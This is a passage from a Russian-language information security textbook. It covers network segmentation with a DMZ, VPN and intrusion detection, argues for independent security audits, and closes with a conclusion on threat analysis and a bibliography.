
2. Выделение в отдельный сегмент всех внутренних серверов компании. Эта мера также позволяет изолировать потоки информации между пользователями, имеющих различные уровни доступа.

3. Выделение в отдельный сегмент всех серверов компании, к которым будет предоставлен доступ из Интернет (создание DMZ - демилитаризованной зоны для внешних ресурсов).

4. Создание выделенного сегмента административного управления.

5. Создание выделенного сегмента управления безопасности.

Многоуровневая политика безопасности (на всех уровнях модели OSI) для всех сегментов обеспечивается заданием соответствующих правил фильтрации на межсетевом экране. Все сегменты, за исключением сегмента DMZ, с применением технологии адресной трансляции (Network Address Translation - NAT) на межсетевом экране, имеют приватные IP-адреса.

Для обеспечения возможной защищенной связи с другим филиалом компании по открытым каналам Интернет межсетевой экран одновременно выполняет функции VPN-шлюза. Для пользователей высокого уровня секретности необходимо использование VPN-клиентов на каждом компьютере внутри данного пользовательского сегмента. Это позволит обеспечить криптозащищенную связь пользователя с внутренними серверами компании и сделает практически невозможными удаленные атаки между пользователями внутри одного сегмента: простой перехват трафика ничего не даст, подмена абонента соединения будет также не возможна из-за надежных криптографических методов защиты трафика и идентификации/аутентификации абонентов.

В каждом сетевом сегменте находится сетевой агент системы обнаружения удаленных атак, передающий всю информацию об обнаруженных атаках в сегменте на соответствующий сервер обнаружения атак, расположенный на рабочей станции администратора безопасности.

Также не будем забывать, что все рабочие станции и серверы защищены комплексами защиты от НСД и средствами антивирусной защиты.

В случае, когда необходимо предоставление доступа внешним пользователям к ресурсам компании (к DMZ) и требуется обеспечение повышенного уровня защиты необходимо использование двух межсетевых экранов.



Рисунок 3.10 Обеспечение повышенного уровня сетевой защиты

Безусловно, полное воплощение на практике рассмотренной выше архитектуры сетевой безопасности потребует от компании вложения значительных средств. Поэтому для того, чтобы избежать избыточных расходов, прежде всего, необходимо провести комплексный анализ безопасности информационных ресурсов компании (аудит безопасности) причем желательно силами сторонних независимых аудиторов, которые укажут на слабые места в имеющейся системе обеспечения безопасности и предложат оптимальный комплекс мер по повышению текущего уровня защищенности сети. Почему надо приглашать кого-то, а не воспользоваться своими специалистами, спросите вы. Это еще одно стандартное заблуждение, что все проблемы можно решить своими силами. Во-первых, это очень сложная и комплексная задача и для ее решения нужно иметь как практический опыт решения подобных задач, так и владеть соответствующей методикой и технологией выполнения подобных работ. Поэтому вряд ли вам удастся найти собственного специалиста по безопасности, который имеет подобный опыт решения данных задач - слишком узкая и специфичная сфера деятельности. Кроме того, ни в коем случае нельзя поручать заниматься как обеспечением, так и тем более анализом безопасности тем же специалистам из отдела

ИТ, которые занимаются обычным администрированием системы. В случае обеспечения безопасности это очевидно даже из простых соображений элементарной безопасности: необходимо разделять функции администратора системы и администратора безопасности между разными людьми. Помните об аксиоме безопасности, о которой вы уже читали в этой книге": "Чем автоматизированная система более функциональна, тем она менее безопасна". Иными словами, что хорошо для администратора системы, то плохо для безопасника. Хорошо, скажете вы, пусть аудитом безопасности займется мой собственный специалист по безопасности (положим, он раньше был аудитором и у него есть соответствующий опыт). Вспомним, что в случае необходимости в проведении аудита системы, мы, применительно к аудиту, недаром сделали акцент на слове независимый. Вы хотите получить комплексную независимую оценку состояния безопасности вашей системы, которая не зависит от чьих либо интересов в компании? Вы хотите иметь гарантию, что никто в своих интересах не повлияет на вывод сотрудника вашей компании, который будет заниматься аудитом? Если да, если вам нужна реальная оценка уровня защищенности, то ответ для вас очевиден: необходимо воспользоваться услугами стороннего аудитора. Ведь согласитесь, что бессмысленно заниматься аудитом самих себя, не имея при этом в большинстве случаев еще и необходимого опыта. По нашему опыту, самая сложная задача для аудитора понять, как реализуется ядро бизнес процессов компании на уровне автоматизированной системы и оценить степень их рисков.

## **ЗАКЛЮЧЕНИЕ**


Защита информации представляет в настоящее время одно из ведущих направлений обеспечения безопасности государства, организации, отдельного человека. Проблемы различных аспектов безопасности все более занимают умы специалистов, так как на собственном опыте люди приходят к выводу, что нельзя обеспечить эффективную деятельность государства и организации, а также достойное «качество» жизни человека, отбиваясь от угроз, как от комаров в болотистом месте - усилий много, а толку мало.

Путь решения проблемы безопасности, как и других проблем, начинается с системного подхода к ней и ее системного анализа.

В практике системного анализа укоренилось мнение, что 50% успеха в решении сложной задачи - ее правильная постановка.

Чем более четко определены источники защищаемой информации, места и условия их нахождения, способы и средства добывания информации злоумышленником, тем конкретнее могут быть сформулированы задачи по защите и требования к соответствующим средствам.

Конкретность задач и требований - необходимое условие целенаправленного и рационального использования выделенных ресурсов.

Источники информации определяются в результате структурирования защищаемой информации, а места и условия их нахождения - на основе результатов моделирования объектов защиты.

Рост числа и видов угроз безопасности информации, сопровождающих повышение значимости информации в жизни общества и человека, представляют собой тенденцию, которую нельзя не учитывать.

Примером этого могут служить последствия широкого внедрения средств подвижной телефонной связи. Наряду с большими преимуществами для пользователей этого сравнительно нового для России вида связи по сравнению с традиционной проводной телефонной связью, возникла очень серьезная проблема по обеспечению конфиденциальности разговора. Если для несанкционированного подслушивания телефонного разговора в проводном канале злоумышленнику надо предпринять ряд довольно сложных и уголовно наказуемых по закону действий, то для подслушивания разговора по сотовой связи достаточно иметь небольшую сумму денег для покупки сканирующего приемника. С помощью такого приемника можно в комфортабельных условиях и безопасно прослушивать и записывать разговоры абонентов этой системы связи.

Поэтому изучение угроз, знание их потенциальных возможностей применительно к конкретным условиям, умение оценивать угрозы количественной мерой и, наконец, формулирование требований к способам и средствам защиты - необходимые и последовательно реализуемые процессы этапа постановки задач по защите информации. Игнорирование этих процессов может привести к несоответствию применяемых способов и средств защиты информации ее угрозам и, как следствие, - к большим затратам от хищения информации и неоправданными расходами на ее защиту.

Сложность выявления и анализа рассмотренных в книге угроз безопасности информации обусловлена многообразием способов и средств добывания информации, высокой динамичностью их изменения и многовариантностью действий злоумышленников. Вследствие этого необходимым условием для грамотной постановки задачи по защите информации является постоянное слежение специалистов за состоянием развития соответствующих областей науки и техники, а также моделирование угроз конкретной защищаемой информации. Чем точнее и полнее учтены в требованиях потенциальные угрозы, тем выше можно обеспечить эффективность защиты информации. Грубые ошибки при анализе угроз нельзя исправить на последующих этапах.

Не менее ответственные и сложные задачи возникают при непосредственном выборе рациональных способов и средств защиты, т. е. таких, которые обеспечивают требуемый

уровень защиты при минимальных затратах, не превышающих ущерб от хищения информации. В нахождении рациональных вариантов, удовлетворяющих этим условиям, состоит основная проблема этапа определения способов и средств защиты информации. Несмотря на многообразие возможных способов инженерно-технической защиты, их методы можно свести к двум группам: информационному и энергетическому скрыванию информации. Независимо от вида и носителя информации информационное скрывание сводится к маскировке и дезинформированию, а энергетическое - к уменьшению энергии носителя или повышению уровня помех на входе приемника злоумышленника. Такой общий подход к защите информации позволяет рассматривать с единых позиций все многообразие способов и реализующих их средств обеспечения безопасности информации и создает основу для преобразования набора эмпирических рекомендаций по инженерно-технической защите информации в соответствующую теорию.

Основными направлениями дальнейшего развития инженерно-технической защиты информации являются:

- в теоретическом плане - разработка теории инженерно-технической защиты информации как составляющей теории информационной безопасности;
- в методологическом плане - автоматизация процессов рационального решения задач защиты информации в рамках экспертной системы по защите информации;
- в практическом плане - комплексирование способов и средств защиты информации в единую систему защиты для конкретной организационной структуры.

Прогресс в области развития средств вычислительной техники, программного обеспечения и сетевых технологий дает сильный толчок к развитию средств обеспечения безопасности, что требует во многом предусмотреть научную парадигму информационной безопасности. Теория информационной безопасности – одна из самых развивающихся естественных наук.

Основными положениями информационной безопасности являются:

Исследование и анализ причин нарушения безопасности информационных систем.

Разработка эффективных моделей безопасности, адекватных современной степени развития программных и аппаратных средств, а также возможностям злоумышленников и разрушающим программным средствам.

Создание методов и средств корректного внедрения моделей безопасности в существующие АС, с возможностью гибкого управления безопасностью в зависимости от выдвигаемых требований, допустимого риска и расхода ресурсов.

Необходимость разработки средств анализа безопасности информационных систем с помощью осуществления тестовых воздействий.

Особую роль в развитии теории информационной безопасности как науки так и отрасли промышленности играют центры компьютерной безопасности. К ним относятся государственные, общественные и коммерческие организации, а также неформальные объединения, основное направление деятельности которых – координация усилий, направленных на актуализацию проблем защиты информации, проведение теоретических исследований и разработка конкретных практических решений в области безопасности, аналитическая деятельность и прогнозирование.

В Российской Федерации такими центрами являются Государственная техническая комиссия при президенте Российской Федерации, Институт криптографии, связи и информатики Академии федеральной службы безопасности, Академия криптографии Российской Федерации.

## **ЛИТЕРАТУРА**

1. Щербаков А.Ю. Введение в теорию и практику компьютерной безопасности. – М.: издатель Молгачева С.В., 2001. - 352 с.
2. Девянин П.Н., Михальский О.О., Правиков Д.И., Щербаков А.Ю. Теоретические основы компьютерной безопасности. - М.: Радио и связь, 2000. – 192 с.
3. Зегжда Д.П., Ивашко А.М. Основы безопасности информационных систем. – М.: Горячая линия – Телеком, 2000. – 452 с.
4. Малюк А.А., Пазизин С.В., Погожин Н.С. Введение в защиту информации в автоматизированных системах. – М.: Горячая линия – Телеком, 2001. – 148 с.
5. Грушо А.А., Тимонина Е.Е. Теоретические основы защиты информации. - М.: Издательство Агенства "Яхтсмен", 1996.
6. Теория и практика обеспечения информационной безопасности. Под редакцией Зегжды П.Д. - М.: Издательство Агенства "Яхтсмен", 1996.
7. Баранов А.П., Зегжда Д.П., Ивашко А.М., Корт С.С. Теоретические основы информационной безопасности (дополнительные главы). Учебное пособие – ЦОП СпбГУ, Санкт-Петербург, 1998.
8. Department of Defence Trusted Computer System Evaluation Criteria (TCSEC), DOD, 1985.
9. Сборник руководящих документов по защите информации от несанкционированного доступа. - М.: Гостехкомиссия, 1998.



10. Основы информационной безопасности / Галатенко В.А. Под редакцией члена-корреспондента РАН В.Б. Бетелина / - М.: ИНТУИТ.РУ «Интернет-Университет Информационных Технологий», 2003. – 280 с.
11. Петренко С.А., Петренко А.А. Аудит безопасности Intranet. – М.: ДМК Пресс, 2002. – 416 с.
12. Завгородний В.И. Комплексная защита информации в компьютерных системах: Учебное пособие. – М.: Логос, 2001. – 264 с.
13. Петраков А.В. Основы практической защиты информации. 2-е изд. Учебн. пособие. – М.: Радио и связь. 2000. – 368 с.
14. Торокин А. А. Основы инженерно-технической защиты информации. М: «Ось-89», 1998. - 365 с.
15. Хорев А. А. Защита информации от утечки по техническим каналам утечки информации. Часть 1. Технические каналы утечки информации. М.: Гостехкомиссия России, 1998. - 320 с.
16. Домарев В.В., Безопасность информационных технологий. Системный подход: - К.: 000 «ТИД «ДС», 2004.-992с.
17. Петраков А.В., Лагутин В.С. Защита абонентского телетрафика. – М.: Радио и связь, 2001. – 504 с.
18. Соколов А.В., Степанюк О.М. Методы информационной защиты объектов и компьютерных сетей. – М.: ООО «Фирма «Издательство АСТ»; СПб.: Издательство «Полигон», 2000. – 272 с.
19. Энциклопедия промышленного шпионажа./ Ю.Ф.Каторин, Е.В.Куренков, А.В.Лысов, А.Н.Остапенко / Под общей ред. Е.В.Куренкова. – СПб.: ООО «Издательство «Полигон», 1999. – 512 с.
20. Технические методы и средства защиты информации/ Ю.Н.Максимов, В.Г.Сонников, В.Г.Петров и др. – СПб.: ООО «Издательство «Полигон», 2000. – 320 с.
21. Соколов А.В. Шпионские штучки. Новое и лучшее. – СПб.: ООО «Издательство «Полигон», 2000. – 256 с.
22. Ярочкин В.И. Информационная безопасность. Учебное пособие. – М.: Международные отношения, 2000. – 400 с.
23. Барсуков В.С. Безопасность: технологии, средства, услуги. – М.: КУДИЦ – ОБРАЗ, 2001. – 496 с.
24. Хорев А. А. Способы и средства защиты информации. М.: МО РФ, 1998. - 316 с.
25. Петраков А. В., Дорошенко П. С., Савлуков Н. В. Охрана и защита современного предприятия. М.: Энергоатомиздат, 1999. - 568 с.

26. Лагутин В. С., Петраков А. В. Утечка информации в телефонных каналах. М.: Энергоатомиздат, 1996. - 304 с.
27. Хорев А. А. Методы и средства поиска. Электронные устройства перехвата информации. М.: МО РФ, 1998. - 224 с.
28. Гавриш В. Практическое пособие по защите коммерческой тайны. Симферополь: "Таврида", 1994. - 112 с.
29. Петраков А. В. Защита и охрана личности, собственности, информации, Справочное пособие, М.: «Радио и связь», 1997. - 320 с.
30. Цветков В. В., Демин В. П., Куприянов А. И. Радиоэлектронная борьба: радиоразведка и радиопротиводействие. Учебное пособие. М.: Изд-во МАИ, 1998. - 248 с.
31. Демин В. П., Куприянов А. И., Сахаров А. В. Радиоэлектронная разведка и радиомаскировка. М.: Изд-во МАИ, 1997. - 156 с.
32. Волхонский В. В. Устройства охранной сигнализации. СПб.: Эконопис и культура, 1999. - 272 с.
33. Петраков А. В., Лагутин В. С. Телеохрана. М.: Энергоатомиздат, 1998. - 376 с.
34. Барсуков В. С., Водолазкий В. В. Современные технологии безопасности. Интегральный подход. М.: «Нолидж», 2000. - 496 с.
35. Егоров Н.А. Комплексная защита информации в компьютерных системах. Учебное пособие. - М.: Логос, 2001. - 264 с.
36. Программный комплекс анализа и контроля рисков информационных систем компаний “Триф” [Электронный ресурс]. Компании Digital Security // <http://www.dsec.ru>.
37. Программный комплекс проверки политики информационной безопасности компании “Кондор+” [Электронный ресурс]. Компании Digital Security // <http://www.dsec.ru>.
38. Интрасети: Доступ в Интернет, защита / Милославская Н.Г., Толстой А.И. Учебное пособие для вузов. - М.: ЮНИТИ-ДАНА, 2000. – 527 с.
39. Домарев В.В. Защита информации и безопасность компьютерных систем. - Киев: Изда-во "ДиаСофт", 1999. - 480 с.
40. Информационные технологии. Практическое правило управления информационной безопасностью. Русский перевод стандарта ISO 17799 [Электронный ресурс].
41. Собга и КОНДОР [Электронный ресурс].
42. Методики и технологии управления информационными рисками. [Электронный ресурс] // Журнал «IT Manager», №3/2003.

43. Аудит безопасности фирмы: теория и практика: Учебное пособие.- М.: Академический Проект «Парадигма», 2005. - 352 с.

44. Основы безопасности информационных технологий, 2001.  
[//http://www.crime-research.ru](http://www.crime-research.ru).

45. Егоров Н.А. Комплексная защита информации в компьютерных системах. Учебное пособие. - М.: Логос, 2001. - 264 с.

46. Программный комплекс анализа и контроля рисков информационных систем компаний “Гриф”[Электронный ресурс].Компании Digital Security.  
<http://www.dsec.ru>.